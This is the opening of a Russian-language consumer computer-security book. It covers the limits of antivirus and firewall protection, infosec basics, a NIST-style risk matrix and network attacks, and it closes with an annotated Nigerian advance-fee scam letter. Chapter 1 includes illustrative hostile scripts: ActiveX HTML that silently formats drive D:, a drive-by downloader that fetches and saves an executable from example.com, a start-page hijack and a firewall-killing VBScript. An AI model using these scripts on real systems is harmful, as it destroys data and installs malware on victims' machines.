
Олег Бойцев
на 100%
ЗАЩИТИ СВОЙ КОМПЬЮТЕР
от вирусов и хакеров
Эта книга поможет вам:
ПИТЕР

**Олег Михайлович Бойцев**

# Защити свой компьютер на 100% от вирусов и хакеров

## Аннотация

Подумайте, сколько ценной информации хранится на вашем компьютере – начиная с достаточно безобидных сведений о вас и вашей работе и заканчивая действительно конфиденциальными данными (пароли к кредитным картам, финансовые документы, личная переписка и т. д.). А теперь представьте, что ваш компьютер взломали и вся зга информация стала доступна посторонним людям. Или злобный вирус уничтожил половину содержимого жесткого диска, и вы потеряли готовый проект, который необходимо сдавать через два дня. Представили? Понравилось?

Самое страшное, что эти случаи – вовсе не фантастика. Достаточно пару раз пренебречь несложными правилами компьютерной безопасности – и злоумышленнику не составит никакого труда получить доступ ко всей вашей информации, а вирусы будут плодиться на вашем компьютере один за другим. Согласитесь, вам есть что терять – и есть что защищать.

Именно для тех, кто желает защитить свой компьютер и себя от неприятных сюрпризов, и написана эта книга. С ее помощью вы научитесь защищаться от вирусов и прочих вредоносных программ, распознавать и отражать хакерские атаки, уловки интернет-мошенников, контролировать доступ к тем ресурсам, которые не должен посещать ваш ребенок.

# Содержание

# Олег Михайлович Бойцев

## Защити свой компьютер на

## 100 % от вирусов и хакеров

*Написание книги – нелегкий труд, успех которого невозможен без посторонней помощи.*

*Выражаю благодарность своим друзьям и близким, издательству "Питер", в особенности Дмитрию Гурскому и Юлии Чернушевич, и всем, кто потратил на данную работу свои силы и время.*

***Олег Бойцев***

# Введение

Добро пожаловать! Наверняка читатель, который держит в руках эту книгу, уже не понаслышке знаком с вопросами информационной безопасности вообще и компьютерной в частности. Даже если это не так и вы начинающий пользователь, то материал, приведенный в книге, должен помочь продвинуться вглубь. «Выше, быстрее, сильнее!» – именно этот девиз должен сейчас стать главным для читателя, рискнувшего укротить «стихию» мира компьютерной безопасности.

В современном мире информационных технологий работают те же звериные законы выживания, что и в живой природе. Что может почувствовать человек, увидевший на экране банкомата не привычное **Выберите сумму,** а голубой экран с кнопкой **Пуск** в левом нижнем углу и бесстыжее окошко с сообщением об ошибке вместо долгожданной зарплаты?

Взлом сайтов, кража паролей и конфиденциальной информации, удаленные проникновения и вторжения – это та реальность, в которой мы живем. "Не так уж все и облачно", – скажут некоторые из читателей и будут правы лишь в том, что в действительности информация о взломах, которую обнародуют, – лишь небольшой процент от реальных инцидентов взлома.

Против чего надо защищаться в первую очередь и какими средствами это можно сделать эффективнее всего – ответы на эти вопросы читатель найдет на страницах данной книги.

Так уж повелось, что издания, посвященные компьютерной безопасности, чаще всего можно грубо разделить на те, которые рассчитаны на профессионалов, и те, что предназначены для новичков. Ко всему прочему издания подобного рода обычно рассматривают вопросы безопасности исключительно с точки зрения защиты.

Эта книга коренным образом разрушает такой стереотипный подход. Она будет одинаково полезной и интересной как для новичков, так и для продвинутых пользователей. Вопросы безопасности здесь рассмотрены как с точки зрения защиты, так и с точки зрения взлома.

Издание удачно сочетает в себе теорию и практику. Многочисленные примеры из реальной жизни и иллюстрации позволяют за считанное время овладеть навыками организации многоуровневой системы защиты от хакерских вторжений и вредоносного кода.

Усвоив материал издания, вы с легкостью сможете ответить на множество вопросов, касающихся компьютерной безопасности.

ВНИМАНИЕ

Все материалы, приведенные в книге, носят исключительно ознакомительный характер. Автор не несет никакой ответственности за использование их в злонамеренных целях.

# От издательства

Ваши замечания, предложения и вопросы отправляйте по адресу электронной почты **dgurski@minsk.piter.com** (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На сайте издательства **http://www.piter.com** вы найдете подробную информацию о наших книгах.

# Глава 1
# Введение в безопасность

♦ Классическая модель безопасности – это мыльный пузырь?
♦ Основы информационной безопасности
♦ Некоторые разновидности сетевых атак
♦ Классификация угроз безопасности веб-серверов

Цель данной главы – сформировать у читателя базовое представление о том, что же такое компьютерная безопасность. Здесь же в деталях приводится авторитетная классификация угроз безопасности веб-серверов, призванная упорядочить знания и помочь разобраться в многообразии возможных атак и их реализации. Начнем первую главу с рассмотрения классической модели безопасности.

# 1.1. Классическая модель безопасности – это мыльный пузырь?

Предположим, что рассматриваемая нами система (в данном контексте будем говорить об операционных системах линейки Windows) защищена межсетевым экраном и антивирусом; ко всему прочему (а это, с точки зрения взлома, можно считать одним из ключевых моментов), пользователь работает не от прав администратора!

Насколько безопасна такая система? Попробуем выяснить это вместе.

## Антивирус

Нужен ли нам антивирус? «Конечно же, нужен, – скажет абсолютное большинство. – Как без антивируса-то? Чем же мы будем защищаться?».

Диски надо регулярно проверять? Вдруг "киберзараза" тихо сидит и ждет, а потом в определенный день и час отформатирует жесткий диск.

Проверять, разумеется, лучше всего регулярно – как минимум раз в неделю, как это советуют специалисты по компьютерной безопасности. Надо проверять все носители информации: само собой разумеется, жесткий диск, конечно же, дискеты, флэш-карты и обязательно компакт-диски – совсем не важно, что это займет у вас некоторое время, ведь безопасность превыше всего.

Обновление антивирусных баз – это вообще святое. Базы недельной давности – уже древние. Поэтому риск "подцепить заразу" со старыми базами очень велик, и это прописная истина. Выход – базы надо обновлять регулярно.

Время идет, и в один прекрасный момент у вашего антивируса заканчивается срок лицензии (если он не бесплатный, конечно), и "страж" выдает сообщение, что надо бы купить ключик, а то программа не будет полноценно работать. Ну что ж, выход есть – надо найти ключ.

Одного антивируса явно недостаточно! Все мы знаем, что для обеспечения мало-мальски приличного уровня безопасности надо установить два антивирусных продукта, а чтобы они не конфликтовали – на разные системы. Все верно.

Все было сделано правильно и работало на ура… Ничего не предвещало беды… пока в один прекрасный день система не легла-таки под новым вирусом неизвестного происхождения. Файлы были хитро переписаны вирусным кодом и/или жесткий диск зверски отформатирован. Но ведь все было сделано правильно!

**Вариант 1.** Вы «подцепили заразу» раньше, чем ее сигнатуры успели попасть в базы вашего антивируса, к тому же вирусом оказался не классический EXE-файл, а HTML-страница. Почему бы и нет?

Механизм работы такого вируса реализуется через уязвимости браузера при обработке ActiveX-объектов. Итак, начнем веселый некролог системе следующим образом (листинг 1.1).

Листинг 1.1. Устанавливаем стартовую страницу браузера

```
<APPLET ID="Sh1 "
CLASSID="CLSID:F935DC26-1CF0-11D0-ADB9-00C04FD58A0B">
</APPLET>
<script>
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", "http://
fuckofflamers.ru");
</script>
```

**Вариант 2.** Звучит кощунственно: содержимое HTML-файла, подобно патологоанатому, методично «потрошит» винчестер. Невозможно? Еще как возможно! А вот и сценарий стартовой страницы (листинг 1.2).

Листинг 1.2. HTML-код, форматирующий диск D:

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run("cmd /c format d:/y",0);
 </script>
```

Вышеописанный сценарий, внедренный злоумышленником в HTML-страницу, ни много ни мало незаметно форматирует диск, указанный в коде.

Продолжим веселый некролог.

**Вариант 3.** Система притормаживала, и на время игры в Counter Strike пользователь отключил антивирус. «Зараза» чувствует это и выполняет свою «культурную программу».

**Вариант 4.** Антивирус оказался беспомощным против нового упаковщика (упаковщик EXE-файлов, позволяющий скрыть исходный код вируса от антивирусной программы), к тому же PE-заголовок (часть EXE-файла, отвечающая за исполнение; в данном случае редактирование PE-заголовка выполнено с целью усложнения обнаружения антивирусом) вируса был мастерски отредактирован (листинг 1.3).

Листинг 1.3. Некоторый учебный пример модификации PE-заголовка

```
_PtchImSz:
mov eax, [esi + 0Ch] ; VirtualRVA(Last section)
add eax, [esi + 08h] ; VirtualSize(Last section)
mov [edi + 50h], eax
```

**Вариант 5.** «Зараза» успела отключить антивирус раньше, чем он ее обнаружил.

**Эпикриз.** Абсолютной защиты нет. Существующие варианты малоэффективны, занимают много времени и не способны обеспечить качественный уровень защиты.

## Брандмауэр

Нужен ли нам брандмауэр?

Вопрос, что ли, ну совсем смешной. Конечно же нужен! А как без него-то вообще? Брандмауэр – это первый рубеж, стоящий на страже нашей безопасности, и это уже знают даже школьники! Брандмауэр – это святое. Agnitum, Zone Alarm – кому что нравится.

Итак, брандмауэр установлен и настроен. Можно ли сказать, что компьютер защищен?

**Вариант 1.** На межсетевой экран был натравлен новый эксплоит (программа, эксплуатирующая уязвимость), после чего «огненная стена» превратилась в дымящуюся дыру, а пароли выхода в Интернет стали достоянием «благочестивой общественности». В данном случае не важен механизм проникновения– идея в том, что практически ни один программный продукт не застрахован от уязвимостей. Следующий код на JavaScript (листинг 1.4) – лишь пример, но…

Листинг 1.4. Просто выгружаем наш межсетевой экран (на примере Agnitum)

```
set WShell = CreateObject("WScript.Shell")
WShell.Exec " Files\Agnitum\Outpost Firewall\outpost.exe"
WScript.Sleep 200
WShell.AppActivate "Agnitum", TRUE
WScript.Sleep 100
WShell.SendKeys "{F10}{DOWN}{UP}{ENTER}"
WScript.Sleep 100
WShell.SendKeys "{ENTER}"
```

ПРИМЕЧАНИЕ

Большинство из приведенных примеров подобного рода распознаются антивирусами как самый настоящий "зло-код" (рис. 1.1)!




**Рис. 1.1.** «Антивирус Касперского 7.0» распознал наш код как самого настоящего троянского коня

**Вариант 2.** Пароли «спионерили», используя уязвимости браузера: брандмауэр молчал как партизан, ведь в его правилах 80-й порт должен быть открыт! Пример (листинг 1.5) – реализация все того же ActiveXObject. Реакцию «Антивируса Касперского 7.0» смотрите на рис. 1.2.




**Рис. 1.2.** И опять наш «Касперский» оказался на высоте

Листинг 1.5. Реализация уязвимости IE посредством ActiveXObject!

```
<script>
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.OpenC'GET', "http://www.example.com/1.exe", 0);
x.Send();
var s = new ActiveXObject("ADODB.Stream");
s.Mode = 3;
s.Type = 1;
s.Open();
s.Write(x.responseBody);
s.SaveToFile("C:\\example.exe", 2);
</script>
<script language="javascript">
 function preparecode(code)
{ result = "";
lines = code.split(/\r\n/);
for (i=0; i<lines.length; i++) {
line = lines[i];
line = line.replace(/*\s+/,"");
line = line.replace(/\s+$/,"");
line = line.replace(/'/g,"\'");
line = line.replace(/[\\]/g,"\\");
line = line.replace(/[/]/g,"%2f");
if (line != '') {
result += line +'\\r\\n';
}
}
return result;
}
function doit() {
```

```
mycode = preparecode(document.all.code.value);
myURL = "file:javascript:eval(" + mycode + ")";
window.open(myURL, "_media");
}
setTimeout("doit()", 5000);
</script>
</html>
```

**Вариант 3.** Ни брандмауэр, ни антивирус тут вообще ни при чем. Пароли «утекли» через очередную успешно реализованную уязвимость, например, в службе LSASS (Local Security Authority Sub System). Благо же служб и сервисов у Windows предостаточно, а переполнение буфера никто не отменял. Приводить исходный код подобного вируса, пожалуй, вообще нет смысла.

Теперь попробуем разобраться, от чьих прав безопаснее осуществлять работу: администратора или пользователя.

Разумеется, пользователя! Все знают, что любой код, запущенный с правами администратора (к вирусам это тоже, конечно, относится), может куда больше, чем с правами "смертного" пользователя.

В качестве яркого примера, иллюстрирующего "всемогущие" возможности имени администратора, можно привести следующий код (листинг 1.6). Данный HTML-код, запущенный от имени пользователя, можно считать довольно безобидным, но только до тех пор, пока он не будет запущен от имени администратора.

Листинг 1.6. Наш учебный код

```
<HTML>
OBJECT CLASSID='CLSID:10000000'
CODEBASE='C:\Windows\system32\logoff.exe'>
</OBJECT>
<HTML>
```

> ПРИМЕЧАНИЕ
>
> Приведенный сценарий, как и другие, использованные в тексте, не претендует на оригинальность (хотя бы потому, что определяется антивирусом) и является всего лишь примером.

А если человек постоянно работает от прав пользователя? Может ли это означать, что система защищена от выполнения кода, требующего административных привилегий? Да, действительно, работа с низкими привилегиями значительно повышает общий уровень безопасности системы (вспомнить хотя бы UNIX-системы, в которых работа без прав суперпользователя считается правилом хорошего тона), но не будем забывать про вредоносные программы, повышающие привилегии! Фантастика? Да никакая не фантастика.

Читателям, которые усомнятся, аргументируя свою уверенность тем, что сервисы вроде DepLoit или GetAdmin уже древность, а альтернативы им нет, достаточно лишь заглянуть на **www.securityLab.ru.**

Даже при условии, что пользователь постоянно использует run as (утилита, вызываемая из контекстного меню для вторичного входа в систему), войти в систему от "настоящего" администратора рано или поздно ему придется. "Зараза" почувствует это и выполнит свою программу.

Таким образом, наличие в системе антивирусной программы и межсетевого экрана, даже если учесть работу пользователя не от прав администратора, не может стать гарантией того, что система не будет взломана. Взлом системы с конфигурацией, описанной выше, может быть осуществлен даже непрофессионалом!

## 1.2. Основы информационной безопасности

Прежде чем перейти к знакомству с основами информационной безопасности, резонно заметить, что объем приведенных материалов можно считать лишь ознакомительным, но никак не исчерпывающим руководством, в силу того что полное изложение данной темы выходит за рамки книги.

Итак, информационная безопасность (ИБ) – это процесс и состояние, при котором достигается приемлемый уровень защищенности информации в процессе ее использования.

Чтобы лучше понять, что же такое ИБ, зачем она нужна и какое состояние системы можно считать небезопасным, прежде всего необходимо уяснить себе, какие цели преследует эта самая ИБ.

Выделяют пять основных целей ИБ, среди которых самыми главными можно считать следующие:

- ♦ конфиденциальность;
- ♦ доступность;
- ♦ целостность.

Под конфиденциальностью понимается доступность информации только определенному кругу лиц (например, информация под грифом "секретно" предназначена исключительно для авторизованного персонала).

Под доступностью понимается возможность получения информации авторизованными пользователями в нужное для них время (например, банк предоставляет возможность осуществления транзакций посредством обращения пользователя к корпоративному сайту, при этом сайт должен быть доступен любому пользователю, подключившемуся к Интернету).

Под целостностью понимается гарантия существования информации в неискаженном, истинном виде (например, тот же банк должен быть уверен, что персональные данные, переданные в сеть пользователем, не искажены и верны).

Чтобы не возникло путаницы в определениях, терминах и понятиях, а также в вопросах, касающихся практического применения инструментов ИБ, уже достаточно давно были созданы стандарты информационной безопасности.

Наиболее известна оранжевая (по цвету обложки) книга Министерства обороны США. В этом документе определяется четыре уровня безопасности: D, C, B и A. По мере перехода от уровня D к A к надежности систем предъявляются все более жесткие требования. Уровни C и B подразделяются на классы C1, C2, B1, B2 и B3. Чтобы система в результате процедуры сертификации могла быть отнесена к некоторому классу, ее защита должна удовлетворять оговоренным требованиям.

Вместе с тем следует упомянуть и британский стандарт BS 7799 "Управление информационной безопасностью. Практические правила", который лег в основу международного стандарта ISO/IEC 17799:2005, который, в свою очередь, стал базой для стандарта ISO/IEC 27001.

Следующим понятием ИБ, которое логически вытекает из представлений о стандартах информационной безопасности, является политика ИБ.

Итак, политика безопасности (от англ. security policy) представляет собой совокупность правил, установок и принципов, соблюдение которых обеспечивает приемлемый уровень безопасности/защищенности информационного пространства и инфраструктуры, непосредственно связанной с деятельностью рассматриваемой организации.

Результатом работы администратора безопасности должно стать создание документа политики ИБ.

При создании документа политики ИБ особое внимание необходимо обратить на следующие вопросы:

♦ что можно отнести к активам организации (данные, персонал, обслуживающая инфраструктура, материальные ценности);

♦ насколько чувствительна и секретна рассматриваемая информация;

♦ какие факторы и в каком объеме могут нанести фирме ущерб в информационном аспекте (идентификация угроз);

♦ насколько уязвима система для вторжения изнутри и снаружи (идентификация уязвимостей);

♦ каковы риски организации с учетом входных данных (угрозы, уязвимости, ущерб, активы) и что можно предпринять для минимизации этих рисков.

Определение рисков ИБ и их минимизация являются, пожалуй, ключевым моментом, определяющим актуальность и эффективность политики ИБ.

Как определить, является риск для организации большим или маленьким, приемлемым или недопустимым? В простейшем случае для выяснения степени риска можно воспользоваться матрицей рисков (табл. 1.1).

Из табл. 1.1 вовсе нетрудно догадаться, что величина риска является результатом произведения входных значений (угрозы и ущерба).

Как видно из таблицы, риск можно классифицировать по уровню:

♦ высокий;

♦ средний;

♦ низкий.

Таблица 1.1. Матрица рисков (согласно рекомендациям NIST "Risk Management Guide for Information Technology Systems")

| **Угроза** | **Ущерб** | | |
|---|---|---|---|
| | **Низкий — 10** | **Средний — 50** | **Высокий — 100** |
| Высокая — 1 | Низкий<br>10 · 1 = 10 | Средний<br>50 · 1 = 50 | Высокий<br>100 · 1 = 100 |
| Средняя — 0,5 | Низкий<br>10 · 0,5 = 5 | Средний<br>50 · 0,5 = 25 | Средний<br>100 · 0,5 = 50 |
| Низкая — 0,1 | Низкий<br>10 · 0,1 = 1 | Низкий<br>50 · 0,1 = 5 | Низкий<br>100 · 0,1 = 10 |
| Уровень риска: высокий (50–100), средний (10–50), низкий (1–10) | | | |

Понятное дело, что если организация имеет дело с высоким риском, то его необходимо нейтрализовать или в крайнем случае минимизировать.

> ПРИМЕЧАНИЕ
>
> Если анализ системы показывает, что для минимизации и/или нейтрализации риска могут потребоваться слишком большие неоправданные затраты, то целесообразно отнести такой риск к категории приемлемых. Ущерб от атаки и затраты на ее предотвращение должны быть сбалансированы!

Как правило, система с высоким уровнем риска наиболее подвержена атакам. В зависимости от источника можно выделить по крайней мере два типа атак:

♦ внешние атаки;

♦ атаки, исходящие изнутри (чаще всего ассоциированы с действием инсайдеров).

В рамках следующего раздела мы поговорим с вами о некоторых разновидностях сетевых атак, которые, как вы уже догадались, в большей своей части относятся к внешним атакам.

## 1.3. Некоторые разновидности сетевых атак

Сетевые атаки уже достаточно давно стали фоном современного киберпространства. Похищение конфиденциальных данных, кража паролей доступа, дефейс (взлом, результатом которого становится подмена заглавной страницы сайта) сайтов и DDoS-атаки (Distributed Denial of Service – атака с использованием множества узлов для осуществления атаки на сервер-жертву) сегодня можно считать чем-то вроде привычной обстановки того, что мы называем компьютерной сетью. Интернет это или просто локальная сеть – особой разницы нет, так как любая сеть изначально предполагает обмен данными, взаимодействие между чем-то, посредством чего-то, а это, в свою очередь, как ни крути, создает все условия для перехвата, нарушения конфиденциальности и целостности информации.

### Атаки, основанные на дырах операционной системы и программного обеспечения

Данный тип можно считать наиболее распространенным видом сетевых атак: уязвимости в операционных системах и программном обеспечении как находили, так и будут находить, ведь языки программирования невсесильны. Известный факт: чем больше размер кода, тем больше вероятность, что в нем существуют ошибки. Вот и получается: чем сложнее система, тем вероятнее, что она даст сбой. Парадоксально и закономерно одновременно.

Считается, что приложения на основе открытого кода, будучи более пластичными с точки зрения устранения программных ошибок, являются неким эталоном надежного программного кода. Для исправления вновь появившихся ошибок постоянно выпускают обновления, и, казалось бы, все не так уж и облачно. Но не тут-то было.

Недавно проведенные группой IT-специалистов при участии Министерства Национальной Безопасности США и Стэндфордского университета специальные исследования показали, что не существует Open Source-проектов с меньшим количеством ошибок, чем в программах с закрытыми исходными кодами. В последнее время сторонниками открытых проектов утверждается, что одним из главных преимуществ открытого кода является низкое количество ошибок по сравнению с закрытыми программами. Был проведен сравнительный анализ ста пятидесяти самых популярных Open Source-проектов и проприетарного кода более чем сотни компаний – более 60 млн строк на всех. Исследование показало, что Open Source-про-екты содержат ничуть не меньше ошибок, чем программы с закрытыми исходными кодами.

Какие именно ошибки программного кода компрометируют систему на атаку извне? Самые разнообразные. В качестве самого, пожалуй, яркого примера можно привести ошибку программного кода, посредством которого возможно переполнение буфера. Именно данная проблема (переполнение буфера) лежит в основе большинства уязвимостей и на сегодняшний день является самой распространенной в области безопасности сетевого ПО. Эта уязвимость активно используется вредоносным ПО, таким как компьютерные черви (например, CodeRed, Slammer, Lovesan) и вирусы. Указанная уязвимость с успехом применяется и для организации массированных DDoS-атак, что говорит само за себя.

Вновь обнаруженные уязвимости ПО регулярно публикуются на сайтах типа **www.securityLab.ru.** Обычно описание такой уязвимости включает в себя уровень ее опасности (например, критический) и содержит соответствующие программы для реализации данной уязвимости. При наличии подобной программы у атакующего осуществление атаки – дело самого ближайшего времени. В качестве горячего примера можно привести программу KaHt, эксплуатирующую уязвимость в службе DCOM RPC (уязвимы системы с пер-

вым сервис-паком). Не менее интересный пример SMBdie – программное средство, посредством которого возможно вызвать удаленный отказ в обслуживании (рис. 1.3).

Данный вид сетевых атак можно считать самым настоящим киберкощунством. Посудите сами: на мирный электронный ящик ничего не подозревающего хозяина лавинообразно посылается куча писем, содержание которых иногда может быть просто неприличным. Предложение о сотрудничестве, о выезде за границу, нигерийские письма, в которых ваш дядя из Гваделупы предлагает несметные сокровища.

Для организации атак подобного рода применяют специальные программы – мейл-бомберы. Такие приложения затопляют электронный почтовый ящик огромным количеством писем, обратный адрес которых фальшивый. Установить обратный адрес достаточно трудно даже по заголовку письма (HEAD), так как IP отправителя не имеет ничего общего с тем, что указан в заголовке. Для осуществления коварного плана злонамеренному пользователю достаточно знать адрес электронной почты жертвы.




**Рис. 1.3.** Программа SMBdie в действии

## Мейл-бомбинг

Большинство почтовых систем имеют антиспам-фильтры, защищающие клиентов от подобных сетевых вакханалий. Все, казалось бы, в розовом свете, но почему-то, несмотря на усиливающиеся беспрецедентные меры защиты от подобного рода атак, спам приходит и приходит. Все дело, наверное, в том, что алгоритмы распространения такого мусора умнеют параллельно с интеллектуализацией систем защиты.

Основным способом рассылки спамерских сообщений было и по-прежнему остается использование сетей, созданных на основе зомбированных систем ничего не подозревающих пользователей. Можно констатировать, что спамеры активно идут по пути наращивания мощностей и развития зомби-сетей.

В качестве горячего примера мейл-бомбинга будет более чем уместно привести следующее. Итак, привожу текст письма, отправителем которого является щедрый дядька из банановой республики, готовый поделиться миллионами, ради того чтобы вы согласились на маленькую услугу.

*"FROM MR USMAN KAMAL*
*BILL AND EXCHANGE MANAGER*

*BANKOF AFRICA (BOA) OUAGADOUGOU BURKINA FASO".*

Письмо отправлено мистером Усманом Камалом, финансовым менеджером Банка Африки.

Ну что ж, для начала неплохо. Управляющий банка и все такое. Читаем дальше.

Стоп! Далее идет нечто весьма и весьма странное, можно даже сказать, ужасное – "OUAGADOUGOU"! Ну что, может, все-таки, появилась тень сомнения?

Появилась и исчезла. Пройдя через Lingvo, "OUAGADOUGOU" оказалось замечательным городом Уагадугу, а вовсе не тайным заклинанием колдунов культа Вуду. "А "BURKINA FASO"? Это что?" – спросят многие. Буркина-Фасо – это государство в Западной Африке!

Читаем дальше.

*«CONFIDENCIAL»*

Ну, это понятно: значит, конфиденциально, секретно.

*«DEAR FRIEND, I AM THE MANAGER OF BILL AND EXCHANGE AT THE FOREIGN REMITTANCE DEPARTMENT OF BANK OF AFRICA (B.O.A) HERE IN OUAGADOUGOU, BURKINA FASO».*

Дорогой друг (они уже успели с вами подружиться), я менеджер по всем самым важным финансовым вопросам вышеназванного банка африканского гогода Уагадугу.

*«IN MY DEPARTMENT WE DISCOVERED AN ABANDONED SUM OF $25 000 000 (TWENTY FIVE MILLION UNITED STATE DOLLARS) IN AN ACCOUNT THAT BELONGS TO ONE OF OUR FORIEGN CUSTOMER (MR. ANDREAS SCHRANNER FROM MUNICH, GERMANY) WHO DIED ALONG WITH HIS ENTIRE FAMILY IN JULY2006 IN A PLANE CRASH».*

Читаем далее: в нашем подразделении, или отделе (что, впрочем, не так важно), мы обнаружили заброшенный, покинутый, ничей (вот так незадача) счет на $25 млн. Счет принадлежал иностранному клиенту – мистеру ANDREAS SCHRANNER из Германии, который трагически погиб в июле 2006 года вместе со всей своей семьей в авиакатастрофе.

*«http://news.bbc.co.uk/1/hi/world/europe/859479.stm»*

(ссылка на некий ресурс, доказывающий, что авария с указанным лицом действительно произошла)

Хм, ну что ж. По логике вещей, конечно, жалко погибшего, а как же быть с 25 млн американских долларов? Написавший это письмо утверждает, что счет никому не принадлежит. Намек что ли? Но пока это только не более чем намеки. Посмотрим, что нам пишут дальше.

*"SINCE WE GOT THE INFORMATION ABOUT HIS DEATH, WE HAVE BEEN EXPECTING HIS NEXT OF KIN TO COME OVER AND CLAIM HIS MONEY BECAUSE WE CANNOT RELEASE IT, UNLESS SOMEBODY APPLIES FOR THE NEXT OF KIN OR RELATION TO THE DECEASED AS INDICATED IN OUR BANKING GUIDING AND LAW BUT UNFORTUNATELY WE LEARNT THAT HIS NEXT OF KIN DIED ALONG*

*WITH HIM IN THE PLANE CRASH.*

*THE BANKER GUIDELINE HERE A RESPONSABLE PERSON, AND WHO THE BANK CAN INTROSSTED THIS TREASURY AS UNCLAIMED FUND.*

*THE RESQUEST OF FORIEGNER AS NEXT OFKININHIS BUSINESS IS OCCASSIONED BY THE FACT THAT THE CUSTOMER WAS A FOREIGNER AND A BURKINABE*

*CANNOT STAND AS NEXT OF KIN TO A FOREIGNER".*

С момента получения нами информации о смерти клиента мы приложили все усилия, чтобы найти кого-нибудь из ближайших его родственников, но вынуждены признать, что все его родственники погибли в авиакатастрофе. Мы ищем подходящего человека (а такой подходящий именно вы и никто другой, будьте в этом уверены!) для обналичивания счета.

По логике вещей должен возникнуть вопрос: почему этот менеджер не может найти этого "нужного" человека там, в Африке? Ответ прост: этот человек должен быть иностранцем, то есть вы именно тот, кто идеально подходит для этой цели.

*«I AGREE THAT 30% OFTHIS MONEYWILL BE FOR YOU AS A RESPECT TO THE PROVISION OF A FOREIGN ACCOUNT».*

И вот здесь начинается самое интересное. Господин USMAN KAMAL предлагает нам 30 % от суммы, лежащей на счете, а это ни много ни мало 7 млн 500 тыс. американских долларов (!).

*"10 % WILL BE SET ASIDE FOR ANY EXPENSES INCURRED DURING THE BUSINESS AND 60 % WOULD BE FOR ME.*

*HEREAFTER, I WILL VISIT YOUR COUNTRY FOR DISBURSEMENT ACCORDING TO THE PERCENTAGE INDICATED THEREFORE, TO ENABLE THE IMMEDIATE TRANSFER OF THIS FUND TO YOU AS ARRANGED".*

10 % от этой суммы пойдут на "производственные" расходы, а 60 % он заберет себе. После чего Усман обещает приехать в нашу страну и уладить все вопросы, касающиеся срочного перевода денег.

